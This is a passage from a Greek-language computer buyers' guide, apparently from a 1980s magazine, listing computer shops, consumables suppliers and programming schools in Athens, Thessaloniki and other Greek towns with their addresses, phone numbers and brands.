• **COMPUTEE,** Τζαβέλλα 60, Πειραιάς, 4116816 - Νικομάχου 47 & Εθνάρχου Μακαρίου 21, Ηλιούπολη • **COMPUTER CENTER,** Πλαστήρα 78, Ν. Σμύρνη 9337510 • **COMPUTER HALL,** Ελευθ. Βενιζέλου 35, Ν. Ιωνία, 2775126 • **COMPUTER ΓΙΑ ΣΕΝΑ,** Θησέως 140, 9592623-4 • **COMPUTER MAGIC,** Κωλέττη 11 & Εμμ. Μπενάκη, 3615571 • **COMPUTER MARKET,** Σολωμού 26, 3611805 • **COMPUTER POWER,** Πλ. Αγ. Δημητρίου 4, Αμπελόκηποι, 6429497 • **COMPUTER SHOP ENA,** Κυπρίων Αγωνιστών 17, Αργυρούπολη, 9930204 • **COSMOS COMPUTERS,** Δαβάκη 49, 9515515, 9567418, 176 72 Καλλιθέα • **DATA CARE,** Ομήρου 7, 9339378, Ν. Σμύρνη • **DATA MANAGEMENT,** Στουρνάρα 21 Αθήνα, 3635200 - Βασ. Κωνσταντίνου 99 & Αφεντούλη 2, Πειραιάς, 4517786, 4535002 • **DATA SHOP,** Πλάτωνος 7, Εμπορικό Κέντρο PLATON PLAZA, Χαλάνδρι, 6826593 • **DATATRONICS,** Λ. Παπάγου 104 Ζωγράφου, 7757655, 7706716 • **ΔΙΚΤΥΟ,** Φορμίωνος 2, Παγκράτι, 7244661 • **DPL COMPUTER SHOP,** Γερανίου 44, Αθήνα, 5240986 • **ΔΥΝΑΜΚΟ Ε.Π.Ε.,** Τσιτσα 1, 8831198 • **ΕΛΕΝΗ ΚΟΥΝΑΝΗ COMPUTERS,** Στουρνάρα 20, 106 82, 3646725 • **ENA COMPUTERS** Κύπρου 77, Αργυρούπολη, 9933062 • **ENIAC COMPUTERS** 34ου Συντάγματος Πεζικού, Πειραιάς, 4128474 • **FUTURE COMPUTERS AND THINGS,** Λ. Μαβίλη 17, 2013933 • **GRIFFIN COMPUTERS & ELECTRONICS,** Μπόταση 2, 3616285 • **GT ELECTRONICS O.E.,** Πατησίων 53, 5230198 • **HOME COMPUTERS,** Πανεπιστημίου 41, ΣΤΟΑ ΝΙΚΟΛΟΥΔΗ, 3222773 - 3225589 • **ΗΧΟΘΕΑΜΑ,** Αγ. Δημητρίου 20, 9718676 • **INCAS,** Σωτήρος 12, Πειραιάς, 4170030 • **INFOΠΑΙΔΕΙΑ,** Αμφιαράου 6, 10442, Κολωνός, 5142852. • **INFOPLAN COMPUTER STORE,** Σταδίου 10, 3233711 • **INTERFACE COMPUTER SHOP,** Ταϋγέτου 32, Πλ. Κολιάτσου, 2230342 • **INTERSOFTWARE,** Νικοπόλεως 30, 8624677 • **ΛΑΜΠΡΟΠΟΥΛΟΙ ΑΦΟΙ ΑΕΒΕ,** Αιόλου & Λυκούργου Αθήνα • **ΛΙΑΓΚΟΥΡΑΣ Κ.,** Ελ. Βενιζέλου 31 & Ευσταθιάδη, Αργυρούπολη, 9610381 • **LIB,** Μάχης Αναλάτου 51, 9014290, Ν. Κόσμος • **«ΛΥΣΕΙΣ» COMPUTER, IONIA CENTER,** Ηρακλείου 269, 2ος όροφος, 2776751 • **MAGNET COMPUTERS,** Κηφισίας 232, 145 62, 8086508, 8018284 • **MB COMPUTER,** Γρεβενών 72, Νίκαια, 4921600 • **MEGAPOLIS COMPUTERS,** Ανδρούτσου 166-168 Πειραιάς, 4176783 • **ΜΕΛΛΟΝ COMPUTER SHOP,** 25ης Μαρτίου 11 & Ν. Παρίτση 66, Ν. Ψυχικό 6478202 • **MICRO,** Όθωνος 99, 8085587 • **MICRO CORNER,** Μιχαλακοπούλου 206, 7706795 • **MICRO-ΚΙΝΗΣΗ,** Ιφικράτους 23, Παγκράτι 7016661 • **MICRO STEP,** Ι. Αραπάκη 56, Καλλιθέα, 9563622 • **MICRO MARKET,** Μπουμπουλίνας & Αλκιβιάδου, 4123694, 4122937 Πειραιάς. • **MICRONET,** Χαλανδρίου 15, Μελίσσια, 8042382, 8046800 • **MICRO ΕΡΓΑΣΤΗΡΙΟ,** 5237918 • **MICROBRAIN,** Στουρνάρα 45, 3607733 • **MICROBYTES,** Στουρνάρα 16, 3623497 • **MICROLAND,** Αλκιβιάδου 87, Πειραιάς, 4118736, Στουρνάρα & Μπόταση 14, 106 82, Αθήνα, 3626192 • **MICROPOLIS,** Στουρνάρα 9, 3633357 • **MICROPOLIS,** Παπαδιαμάντη 10, Κηφισιά, 8085858 • **MICROTEC,** Γ' Σεπτεμβρίου 50, Αθήνα 104 33, 8835115-7 • **MICROTEC, ΚΗΦΙΣΙΑΣ,** Κηφισίας 228, 145 62, 8014168 • **MICRO & MANIA,** Πατησίων 205, 8624119 • **MICROMAR,** Ακτή Μιαούλη 73, Πειραιάς, 4132905, 4525145 • **MICRO STORE,** Ελ. Βενιζέλου 24, Ν. Σμύρνη, 9350672 • **MINION,** Βερανζέρου 17 & Πατησίων, 5238901 • **ΜΝΗΜΗ,** Καποδιστρίου 25, 3639501 • **MULTI COMPUTERS,** Ιπποκράτους 52-54, 3607770 • **MULTITEC,** Ικονίου 10, Αγ. Παντελεήμονας Αχαρνών, 8628020 • **MR. COMPUTER,** Σπετσοπούλας 13 & Κυψέλης 51, 8826862 • **OASIS COMPUTERS,** Μάρνη 1 & Πατησίων, 5227591-2 • **OMEGA MICRO SYSTEMS,** Αμφιτρίτης 13Α, 9816945 • **PAN-SYSTEMS,** Λ. Συγγρού 314-316, 9589026 • **ΠΑΤΕΡΑΚΗΣ ΜΥΡΩΝ,** Π. Μελά 9, Αγ. Ι. Ρέντης, 4812591, 4810946 • **ΠΛΑΙΣΙΟ,** Στουρνάρα 24, Πολυτεχνείο, 3644001-4 • **PLOT 1,** Ακαδημίας & Θεμιστοκλέους, 3631645 • **PLOT 1+,** Σολωμού και Σουλτάνη 16, 3640541 • **PLUS COMPUTERS,** Στουρνάρα 21, 3608535 • **PLUS COMPUTER SHOP,** Περικλέους 18, Μαρούσι, 8066513 • **RUN COMPUTER SHOP,** Αγ. Παρασκευής 55, Χαλάνδρι, 6834596, 6851117 • **ROM ΨΗΦΙΑΚΗ,** Σουλτάνη 19 & Στουρνάρα, 3643636 • **SPACE COMPUTER ΕΠΕ,** Βείκου 81, Γαλάτσι, 2915836 • **TECHNOLAND,** Αλκιβιάδου 113, Πειραιάς, 4131372 • **TECNICA COMPUTERS,** Ελ. Βενιζέλου & Αλατσάτων 1, 2755414 • **THE COMPUTER'S HOUSE,** Εθν. Αντιστάσεως & Μεσολογγίου 70, 121 31 Περιστέρι • **THE COMPUTER SHOP,** Στουρνάρα 47, 3603594 • **THE MICRO FORUM,** Π. Ράλλη 62, Νίκαια 4951114 • **ULTIMATE COMPUTER SHOP,** Σωκράτους 79-81, 5227619, 5237104.

ΑΝΑΛΩΣΙΜΑ

• **A DISTRIBUTORS CORP.,** Μεσογείων 2, Πύργος Αθηνών, 7778493-5 (Nashua, Datalife, 3M, Fuji, IBM, Δισκέτες, Μελανοταινίες, disk-packs, Tape Cartridges) • **AANKAL A.E.,** Καποδιστρίου 5, Άλιμος, 9839720, Ευριπίδου 7, Αθήνα, 3225469, 3251454 (Μελανοταινίες, Καθαριστικά, Φίλτρα, Δισκέτες) •

ΟΔΗΓΟΣ ΑΓΟΡΑΣ

ADA A.E.K.T.E., Ελ. Βενιζέλου 20, Καλλιθέα, 9588868 (Δισκέτες CIS) • **ΑΝΔΡΕΑΣ ΠΥΛΑΡΙΝΟΣ,** Ακαδημίας, 96-98, 3609311 (Δισκέτες Apricot) • **ΑΞΙΟΣ Ε.Ε. ΣΤ. ΠΑΝΑΓΙΩΤΟΥ & ΣΙΑ,** Παπαρρηγοπούλου 40, 6424440 (Μηχανογραφικό χαρτί) • **APLI,** Αθανάσιος Κοντός, Σητείας 1, 115 23 Αθήνα, 6923913, 6918968 (Αυτοκόλλητες ετικέτες Μηχανογράφησης) • **BINARY LOGIC,** Δεληγιώργη 58, 174 56, Άλιμος, 9940176, 9941305 (Accuratrack) • **Φ. ΒΟΥΝΑΤΣΑΣ & ΥΙΟΙ,** Λ. Συγγρού 236, 9514211, (Maxell) • **COMPUTEE,** Τζαβέλλα 60, 4116816, Πειραιάς (Δισκέτες OMNI • **COMPUTER DATA CORP. (ΙΓΜ),** Μεσογείων 2, Πύργος Αθηνών, 7778493-5, (Nashua, Datalife, 3M, Fuji, IBM, Δισκέτες, Μελανοταινίες, disk-packs, Tape Cartridges) • **COMPUTERLAND,** Λ. Συγγρού 64, 9216985 • **CPS Ε.Π.Ε.,** Συγγρού 39, 11743, 9231130, 9231763 (Μελανοταινίες, Δισκέτες, Μαγν. Ταινίες, Καθαριστικά) • **ΔΑΜΚΑΛΙΔΗΣ Α.Ε.,** Καραγεώργη Σερβίας 7, 3248391-4 (Polaroid δισκέτες, Συστήματα Αρχειοθέτησης & περιφερειακά) • **DATAFORMS ΕΠΕ,** Αγ. Ιωάννου Ρέντη 104, 4811368 (Ειδικά έντυπα υπολογιστών) • **DATAMEDIA,** Σαρανταπόρου & Φωκαίας, 4819815 (Dysan) • **DATAMEMORY Α.Ε.,** Ακτή Θεμιστοκλέους 4, Πειραιάς, 4183879 (Δισκέτες, Δίσκοι, Ταινίες BASF, Μελανοταινίες) • **DATA TECHNOLOGY Ε.Π.Ε.,** Λ. Συγγρού 314-316, 176 73, Καλλιθέα, 9566126 (Dataclean, Δισκετοθήκες Abba, Ετικέτες) • **DELTA SOUND,** Β' Αδιέξοδο Όλγας 6, Δάφνη 172 37, 9755409, 9708642 (Καθαριστικά δισκετών) • **G.M.S.,** Ελ. Βενιζέλου 104, Καλλιθέα, 9599104, 9599120 (Δισκ. Parrot) • **ΖΩΡΖΟΣ & ΣΙΑ Ο.Ε.,** Ανθίμου Γαζή 9, 3224986 (Ταινίες, Εκτυπώσεις) • **Θ.Χ. ΣΤΑΥΡΙΝΑΔΗΣ ΕΠΕ,** Έβρου 75 & Σινώπης, Αμπελόκηποι, 7709529 (Δισκέτες Infor) • **ΙΑΣΩΝ ΑΕΒΕ,** Καλλιρρόης 25, 9238109 (Storage Master, Δισκέτες Kodak, Fuji, Pelikan, Δισκετοθήκες, Καθαριστικά, μελανοταινίες, αντιθαμβωτικά) • **INCAS HELLAS,** Σωτήρος 12, Πειραιάς, 4170030, 4171169 • **INFORM ΤΥΠΟΜΗΧΑΝΟΓΡΑΦΙΚΗ Π. ΛΥΚΟΣ Α.Ε.,** Λεωφ. Βάρης - Κορωπίου, 6622112, 6623536 • **ISOTIMPEX,** Ηπείρου 18-20, 8230011 (δίσκοι, δισκέτες, Isotimpex) • **IVORY,** Μεσογείων 308, Χολαργός, 6533122, 6533195 (Δισκέτες RPS) • **KODAK HELLAS,** Παράδεισος Αμαρουσίου, 6827766 (Δισκέτες, Περιφερειακά) • **LABEL Ο.Ε.,** Νοταρά 1 & Στουρνάρα, 3608878 - 3608372 (Αυτοκόλλητες ταινίες Μηχανογράφησης, Μελανοταινίες, Δισκέτες) • **LIARCO TRADING LTD,** Κονίτσης 45, 163 45 Ηλιούπολη, 9706748, 9715231 (Posso Media Box) • **ΛΙΝΕΑ HELLAS ΕΠΕ,** Μεσογείων 30, 7752638 (Armor) • **3M HELLAS LTD,** Κηφισίας 20, Μαρούσι, 6842902, 6842913 (3M) • **MAGNA ΕΠΕ,** Αριστοτέλους 101, 9224591 (kilobytes, Falcon, kodak) • **MEKANOTEKNIKA,** Δημητρακοπούλου 78, 9236789, 9229602 (Δισκέτες DISKY, Καθαριστικά δισκετών Δ. ΓΕΡΜΑΝΙΑΣ) • **MEMOREX,** Πανεπιστημίου 57 (περιφερειακά, μαγ. μέσα Memorex) • **MKT ΕΠΕ,** Μεσογείων 308, Χολαργός, 6533195, 6533122 (Dennison, Elephant Memory Systems) • **Μ. ΜΥΛΩΝΑΚΗΣ,** Ηρακλέους 58 Καλλιθέα, 9567348 (δισκ. SONY) • **PELICAN ΕΛΛΑΣ ΕΠΕ,** Μυλοποτάμου 18, Αθήνα 6931028-29-30 (Δισκ. Pelikan, Μελανοταινίες, καθαριστικά) • **ΠΡΟΜΗΘΕΑΣ ΕΠΕ,** Δημητρακοπούλου 64, 9239987, 9025577 (Μαγνητικές ταινίες, δίσκοι, δισκέτες μελανοταινίες, δισκετοθήκες) • **SEMOTEX HELLAS LTD,** Θέτιδος 10 & Μιχαλακοπούλου, 7218751, 7218832 (Μαγνητικά μέσα Nashua) • **ΡΑΔΙΟ ΚΑΤΟΥΜΑΣ,** Πραξιτέλους 15-19, 3250412-16 (Connectors) • **ΣΥΛΛΟΓΙΚΗ ΕΠΕ,** Γρυπάρη 55, 9566098, 9522912 (Δισκέτες, καθαριστικά, μελανοταινίες Pelikan) • **TECHNICOMER,** Μαραθωνοδρόμου 13, Π. Ψυχικό, 6718946, 6474429 (Athana, μελανοταινίες Geha, οργ. γραφείου Lamberz) • **TELESTAR Α.Ε.,** Στουρνάρα 39, 3615447 (All-sop, Δισκέτες Datatech, ταινίες MIRA cartridge) • **ΤΡΙΑΣ ΕΠΕ,** Λ. Συγγρού 19, 9222445 (Δισκέτες, Datalife, Verbatim ταινίες, μελανοταινίες, δίσκοι) • **ΤΥΠΟΜΗΧΑΝΟΓΡΑΦΙΚΗ Α.Ε.,** Λ. Βάρης - Κορωπίου 194 00 Κορωπί, 6622112 (Μηχανογραφικά έντυπα) • **UNITED COMPUTER PRODUCTS Α.Ε.,** Λ. Συγγρού 183, 9353358 (Storage Master) • **VIKELIS ENTERPRISES,** Λ. Συγγρού 314-316, 9566126 (Δίσκοι, Δισκέτες XIDEX, Magnetics - ανταλλακτικά περιφερειακών).

ΘΕΣΣΑΛΟΝΙΚΗ

• **ANCO,** Δημ. Γούναρη 42, 278189 (Commodore, Περιφερειακά) • **ΑΡΓΥΡΙΑΔΗΣ Α.** Ευδοκίου 7, 626337 • **ARONIS TOYS,** Κομνηνών 23, 278874 (Atari CBM) • **Γ. ΚΕΝΤΡΟΥ,** Ν. Εγνατία 317, 306765, 315379 • **CYCLOS, MICROSYSTEMS,** Αγγελάκη 39, 279574, 266957 (Commodore, Amstrad, Coco Radio Shack) • **DATASTATION,** Καρακάση 14, 423624 • **ΕΙΣΑΓΩΓΙΚΗ ΙΑΠΩΝΙΑΣ** Πολυγνώτου 1, 914482, (Amstrad, Olivetti) • **ΕΛΚΑΤ,** Βασ. Γεωργίου 12, 833581 (Atari) • **ΕΛΜΗ Α.Ε.,** Εγνατίας 30, 544837 (Atari) • **ΕΛΚΟΜ Α.Ε.,** Μητροπόλεως 14, 221888, 279129 (Citizen, Amstrad, Commodore) • **ELITE,** Δ. Γούναρη 48, 221106 • **ΕΥΑΓΓΕΛΙΔΗΣ,** Εγνατίας 65, 270054 (Newbrain, Amstrad, Multitech, Psion) • **ΕΥΚΛΕΙΔΗΣ,** Θεοχ. Χαρίση 51, 833587 (Sinclair, Amstrad, Commodore, Aviette) • **GENERAL SYSTEMS,** Εθν. Αμύνης 9, 285139, 285382 (Vector, Sinclair, Commodore, Amstrad, Epson) • **HALL COMPUTER,** Αιγαίου & Εμμ. Παπά 2, 412418 • **ΗΛΕΚΤΡΟΝΙΚΕΣ ΠΡΑΓΜΑΤΟΠΟΙΗΣΕΙΣ,** Μαραθώνος 8, 55535 (Σταθεροποιητές τάσης) • **INFO 2000,** Πατρών 3, 844874 • **INFO-NORTH,** Β. Ουγκώ 3, 544300 • **INFOVISION,** Αλεξανδρείας 79, 846682 • **INPUT,** Θερμοπυλών 32, (Atari, Amstrad, Αναλώσιμα) • **INTERSOFT,** Τσιμισκή 44, 286996 • **ΚΑΝΕΛΗΣ & ΣΙΑ** Αγγελάκη 3, 236101 • **ΚΕΝΤΡΟ ΥΠΟΛΟΓΙΣΤΩΝ,** Διοικητηρίου 36, 269095, Δ. Γούναρη 58, 214228 & Αγγελάκη 31, 269095 • **KIS-WARE,** Β. Όλγας 93, 857551, (Spectrum, Amstrad, Commodore) • **ΚΥΒΕΡΝΗΤΙΚΗ,** Λεωφόρος Καλλιθέας 11, 743529 • **ΛΑΣΚΑΡΗΣ Ν.,** Αχειροποιήτου 8, 235073 • **ΛΑΜΠΡΟΠΟΥΛΟΥ ΑΦΟΙ ΑΕΒΕ,** Τσιμισκή 18 & Κομνηνών, 269971 • **LOGICA,** Διαγόρα 35 & Κονίτσης, 914350 • **ΜΑΚΕΔΟΝΙΚΑ ΗΛΕΚΤΡΟΝΙΚΑ Α.Ε.,** Ξυγγοπούλου 16, Χαριλάου, 306800, 306801 (Rockwell, Force) • **ΜΑΛΛΙΑΡΗΣ & ΣΙΑ Ε.Ε.,** Αριστοτέλους 9, 278707 - 260309 (δισκέτες, μηχανογραφικά έντυπα, αναλώσιμα, βιβλία, Amstrad) • **MICROHELLAS,** Κων/λεως 88, 855741 (NEC) • **MICRO ΗΛΕΚΤΡΟΝΙΚΗ,** Κατσιμίδη 14, 853552 (Atari, Commodore, Περιφερειακά, Hardware) • **MICROΧΩΡΑ,** Ενωτικών 9, 525092 -534460 • **MICOM,** Π. Πατρών Γερμανού 41, 272721 • **MICRO PERSONAL COMPUTERS,** Ερμού 2, 534258 (Spectrum, QL, Atmos, Electron, Commodore, Laser) • **MICROSYSTEMS,** Εγνατίας 90, 224423 (Tandy Radio, Shack) • **MPS ΠΛΗΡΟΦΟΡΙΚΗ ΒΟΡΕΙΟΥ ΕΛΛΑΔΑΣ,** Πολυτεχνείου 47, 540246, 536968 (Sinclair, Epson, BBC, Commodore, IBM PC, Apricot) • **NEW LOGIC,** Τσιμισκή 3, 533700, 531743 • **ΟΡΓΑΝΟΓΡΑΜΜΑ,** Έδισσον 4, 854962, (Atari, Commodore, Amstrad) • **ΠΟΛΥΤΟΠΟ,** Χαλκιδικής 40-42, 837063 (Atari, Amstrad, Commodore, βιβλία, δισκέτες) • **ΠΡΟΕΚΤΑΣΗ,** Προύσης 28, 429157 • **ΠΡΟΣΗΜΟ,** Μαλακοπής 1 & Παπάφη 139, 927108 • **SIGMA COMPUTERS,** Πλ. Καλλιθέας 62, Αμπελόκηποι, 515312, 530697 (Canon) • **ΣΟΥΜΠΑΣΗΣ,** Εγνατίας 106, 265748 (Atari) • **SOFTSUPPORT,** Τομπάζη 20, 846074 (Atari) • **SOFTSOUND,** Νικ. Φωκά 13, 286486 • **SPARROW,** Δωδεκανήσου 22, 546546 • **SPECTRAVIDEO,** Πολυτεχνείου 23, 538984, (computers, joysticks, printers) • **ΣΥΝ-ΠΛΗΝ,** Αγ. Σοφίας 24, Θεσ/νίκη, 260792 • **SUPER MARKET SYSTEM,** Μητροπόλεως 33, 263007 (Atari, CBM) • **ΤΕΧΝΟΔΙΑΣΤΑΣΗ,** Τσιμισκή 135, 264486 (Apricot, Sanyo, Commodore, Dragon, Spectrum, Oric Atmos, εκτυπ. Star) • **TIT,** Αριστοτέλους 26, 283990 (Apple) • **ΦΕΛΕΚΗΣ,** Εγνατίας 5, 519268 (Atari, Commodore).

ΑΝΑΛΩΣΙΜΑ

• **ALLCOM,** Καρμπόλα 5, 285538 • **CYCLOS,** Αγγελάκη 39, 279574 • **DATA,** Λέοντος Σοφού 4, 541386 • **DATA LINE - ΑΝΤΩΝΙΑΔΗΣ,** Μπρούφα 4, 855571 - 842964 (Αναλώσιμα, Ετικέτες, Μηχανογραφικά έντυπα) • **DATASTATION,** Καρακάση 14, 423624 • **ELKOM A.E.,** Μητροπόλεως 14, 221888, 271929 (έπιπλα Η/Υ) • **INFOFAX HELLAS,** Φράγκων 19, 540247 (περιφερειακά, αναλώσιμα) • **FABLE,** Χρυσοστόμου Σμύρνης 11, 270886, 233045 (Δισκέτες Sony, Maxell, Basf, Verbatim) • **ΚΥΜ,** Πλάτωνος 25, 221248 (δισκέτες Spectrum) • **LEFFETO,** Γλάδστωνος 27, 519083 (έπιπλα Η/Υ) • **LETTERA,** Φράγκων 11, 536036, 540302 • **MEMORY,** Διαλέττη 5, 233775 • **ΠΑΠΑΔΟΠΟΥΛΟΣ,** Πτολεμαίων 29Α, 525807 • **PARAGON,** Λέοντος Σοφού 2, 536300 • **PLEX,** Φιλίππου 75, 229-677 (έπιπλα Η/Υ • **ΠΛΗΡΟΦΟΡΙΚΗ COMPUTERS,** Φράγκων 19, 540247 (αναλώσιμα, είδη γραφείου) • **SPOT,** Μπιζανίου 16, 856730 (αναλώσιμα, δισκέτες).

ΣΧΟΛΕΣ ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΥ

• **BBC,** Αριστοτέλους 5, 239293 - 279191 • **DATASTATION,** Καρακάση 14, 423624 • **DIDACTA,** Εγνατίας 53, 233977 • **ΕΚΕΣ-PIGIER,** Τσιμισκή 40, 273271 • **ΕΛΚΕΠΑ,** Δωδεκανήσου 10Β, 532831 • **HALL COMPUTER,** Αιγαίου & Εμμ. Παππά 2, 412418 • **ICBS,** Ν. Κουντουριώτη 3, 517783 • **ICC,** Παύλου Μελά 38, 269469 • **ΙΕΣΕ,** Δωδεκανήσου 24, 538100 • **ΙΝΣΤΙΤΟΥΤΟ ΠΛΗΡΟΦΟΡΙΚΗΣ,** Δωδεκανήσου 25, 531557 • **ΚΕΜΟΣ,** Λέοντος Σοφού 2, 514136 • **LOGIC LINE,** Εγνατίας 128, 263717 • **LOGICA,** Διαγόρα 35 & Κονίτσης, 914350 • **MICROLAB,** Αλ. Στάκρου 23, 928965 • **NORTH COLLEGE,** Μητροπόλεως 6, 543727 • **NORTH DATA,** Μοναστηρίου 17, 540421 • **ΠΥΘΑΓΟΡΑΣ,** Μοναστηρίου 14, 517369 • **ΠΥΡΑΜΙΣ,** Μαυροκορδάτου 38, 827180 • **ΣΑΡΡΗ,** Παύλου Μελά 18, 279228 • **SCUOLA ITALIANA,** Δωδεκανήσου 25, 521720 • **SILICON,** Δωδεκανήσου 15, 518977 • **TIT,** Αριστοτέλους 26, 283990 • **ΤΣΑΚΑΛΟΥ,** Καρόλου Ντηλ 35, 273466 • **ΦΑΡΟΣ,** Αγ. Σοφίας 37, 280216 • **ΧΑΤΖΗ,** Αγ. Σοφίας 38, 268896.

ΑΛΛΗ ΕΛΛΑΔΑ

ΑΓΡΙΝΙΟ

• **ΑΛΓΟΡΙΘΜΟΣ WEST,** Π. Δημοκρατίας 1, 28394 • **COMPUTER CENTRE,** Ηλία Ηλιού 5, 2ος όροφος • **DATALOGIC Α. ΜΠΑΡΔΑΚΗΣ,** Τσαλδάρη 42 • **01 ΗΛΙΑΣ ΔΕΛΗΓΙΩΡΓΗΣ,** Π. Παναγοπούλου, Συντριβάνι, 25243.

ΑΛΕΞ/ΠΟΛΗ

• **ALEXANDROUPOLIS COMPUTER CENTER,** Πέτρος Γαβριηλίδης, Μοσχονησίων 5, 25629 • **COMPUTER SHOP ΚΑΡΑΓΙΑΝΝΑΚΗΣ,** Βενιζέλου 59, 29661, 26519 • **ΓΑΒΑΝΟΥΔΗΣ ΒΑΓΓΕΛΗΣ,** Ειρήνης 29, (0551) 23204, 21243 • **STUDIO 2000,** ΠΑΝΙΤΣΟΥΔΗ, Β. Γεωργίου 280, 23460.

ΑΡΓΟΣ

• **ΠΑΠΑΔΟΠΟΥΛΟΥ Θ. ΕΥΑΓΓΕΛΙΑ,** Μ. Αλεξάνδρου 35, 42208 • **SYTEC,** Κοραή 21, 21561.

ΒΕΡΟΙΑ

• **ΑΣΙΚΙΔΗΣ ΤΑΣΟΣ,** Μητροπόλεως 37, 21789 • **ΑΦΟΙ ΓΕΩΡΓΙΟΥ,** Μητροπόλεως 33, (0331) 28875 • **I & S GROUP,** Μαλακούση 6, 0331-64857. • **ΚΕΝΤΡΟ ΠΛΗΡΟΦΟΡΙΚΗΣ,** Μητροπόλεως 25, 27779 • **KISWARE,** Πελοποννήσου 23, Αλεξάνδρεια, (033) 23802 • **ΜΗΧΑΝΟΓΡΑΦΗΣΗ ΒΕΡΟΙΑΣ Ο.Ε.,** Κεντρικής 269, 21841, Βέροια • **ΠΑΝΑΓΙΩΤΙΔΗΣ,** Βικέλα, 22183 • **BUSINESS COMPUTER,** Ήρας 28.

ΒΟΛΟΣ

• **COMPUTER ARTS,** Σπυρίδη 62, 25051, 23362 • **ENERCOM Ο.Ε.,** Κωνσταντά 135 & Αντωνοπούλου, 39789 • **ΜΗΧΑΝΟΓΡΑΦΗΣΗ ΒΟΛΟΥ,** Κωνσταντά 128 & Κ. Καρτάλη 38710 • **ΜΗΧΑΝΟΓΡΑΦΙΚΗ ΛΥΣΗ,** Δημητριάδος 249, 25068 • **ΜΗΧΑΝΟΓΡΑΦΙΚΗ Ο.Ε.,** Αντιλήψεως 277, 38666 • **MICROPOLIS,** Ανθίμου Γαζή 153, 21222 • **ΜΠΙΡΜΠΟΣ Γ.,** Ερμού 170, 22886, 37527 • **ΠΛΗΡΟΦΟΡΙΚΗ Ε.Π.Ε.,** Αλεξάνδρας 127 & Καρτάλη, 36898 • **ΒΑΣ. ΣΕΦΕΡΕΙΑΔΗΣ - ΜΗΧΑΝΟΓΡΑΦΙΚΗ ΛΥΣΗ,** Δημητριάδος 249, 25068 (Apple) • **SYSTEM Β. ΒΟΡΡΙΑΣ,** Κωνσταντά 140-142, 28402.

ΓΡΕΒΕΝΑ

• **ΓΡΕΒΕΝΑ COMPUTERS,** Γ. Μπουσίου 18, 22131.

ΔΡΑΜΑ

• **ΔΡΑΜΑ COMPUTER CENTRE,** Κ. Παλαιολόγου 16, 22225 • **INFOCOM,** Εφέδρων Αξιωματικών 36, 20735.

ΕΔΕΣΣΑ

• **Α. ΜΑΝΤΖΟΠΟΥΛΟΣ,** Αριστοτέλους 3, 58200

ΖΑΚΥΝΘΟΣ

• **ΚΑΓΚΟΥΡΑΣ Γ.,** Νικολάου Καλυβά 152, 22040, 22675.

ΗΡΑΚΛΕΙΟ

• **C.P.M.,** Κυψωνίας 4, 286126 • **INFOKRETA ΕΜΠΟΡΙΚΗ ΕΠΕ,**

ΟΔΗΓΟΣ ΑΓΟΡΑΣ

Τσακίρη 11, 081-283251, Ηράκλειο Κρήτης • **ΚΑΡΔΟΥΛΑΚΗΣ, ΤΣΟΥΚΑΤΟΣ, ΒΑΣΙΛΕΙΟΥ Ο.Ε., ΗΛΕΚΤΡΟΝΙΚΗ ΚΡΗΤΗΣ,** Μαρογιώρτη 3, 253333 • **ΠΛΗΡΟΦΟΡΙΚΗ ΚΡΗΤΗΣ Ε.Π.Ε.,** Τσακίρη 11, 081-283251, Ηράκλειο Κρήτης • **PLOT 3,** Καρδιοτίσσης 34, Αγ. Παρασκευή • **ΧΑΤΖΑΚΗΣ,** Σμύρνης 25, 285739.

ΙΩΑΝΝΙΝΑ

• **ΑΒΑΚΑΣ,** Αράπη 2, 70079 • **ΗΛΕΚΤΡΑΓΟΡΑ ΗΠΕΙΡΟΥ - MICROBRAIN,** 28ης Οκτωβρίου 45, 20341, 31170 • **PROGRAM ΕΠΕ,** Χ. Τρικούπη 26, 34301 • **COMPUTER SYSTEMS O.E.,** Ναπ. Ζέρβα 18, 35800 • **PROGRAM LTD,** Μ. Αγγέλου 7, (0651) 34301 TLX 322257 • **THE DISPLAY,** Μιχ. Αγγέλου 11, 45332.

ΚΑΒΑΛΑ

• **CAVALA COMPUTER CENTER,** Γαλ. Δημοκρατίας 43, 834258 • **ΤΕΧΝΟΛΟΓΙΑ,** Ελ. Βενιζέλου 36, 837550, 231876, (Amstrad, Tulip, Star) • **ΠΛΗΡΟΦΟΡΙΚΗ,** Αίαντος 1, 222831.

ΚΑΛΑΜΑΤΑ

• **CO-BRA, ΕΠΕ,** Λ. Σιδηροδρομικού Σταθμού 19, 29209 • **COMPUTER MIND,** Αριστομένους 107, • **DEMO COMPUTER CENTER,** Μπουλούκου 54, 91963.

ΚΑΡΔΙΤΣΑ

• **MEGAPOLIS COMPUTER,** Δ. Μπλατσούκα 6, 25306.

ΚΑΣΤΟΡΙΑ

• **COMPUTRON,** Κολοκοτρώνη 4, 22715 • **MICRO ΥΠΟΛΟΓΙΣΤΙΚΗ Ο.Ε.,** Μ. Αλεξάνδρου 15, 25161 • **VIDEO CLUB MICROCOMPUTERS,** Κολοκοτρώνη 4.

ΚΑΤΕΡΙΝΗ

• **COMPUTER LIFE,** Κρέοντος 6, 36057 • **COMPUTER SYSTEM,** Μ. Αλεξάνδρου 5, 0351-25851 • **INFO BUSINESS COMPUTERS** Παν. Τσαλδάρη 2, 24800.

ΚΕΡΚΥΡΑ

• **CORFU VIDEO CENTER,** Καποδιστρίου 3, 36076 • **CORFU COMPUTER CENTER,** Π. Ζαφειροπούλου 12, (0661) 31782.

ΚΙΑΤΟ

• **MICROPOLIS ΚΙΑΤΟΥ,** Αριστοτέλους 32, 20200, 28542 • **ΜΝΗΜΗ COMPUTERS,** Μεταμόρφωσης Σωτήρος 23, 24004.

ΚΙΛΚΙΣ

• **LS COMMEC E.E., Computers Μηχανοργάνωση,** Γαβριηλίδη Θεσσαλονίκης 32, 0341-25316.

ΚΟΖΑΝΗ

• **COMPUTER HOUSE E.A.,** Μακεδονομάχων 11, 32914 • **COMPUTER WORLD,** Κέρτσου, Τζόνσον 15, 22381 • **ΚΕΝΤΡΟ ΥΠΟΛΟΓΙΣΤΩΝ ΒΟΪΟΥ,** Παύλου Μελά 12, Νεάπολη Κοζάνης, (0468) 23150 • **ΜΗΧΑΝΟΡΓΑΝΩΣΗ ΚΟΖΑΝΗΣ,** Δημοκρατίας 21, 39936, 30133 (Amstrad, Olivetti, Bull, Multitech) • **ΝΙΚΟΣ ΛΙΜΝΙΔΗΣ COMPUTERS** Πανδώρας 2, 25650.

ΚΟΜΟΤΗΝΗ

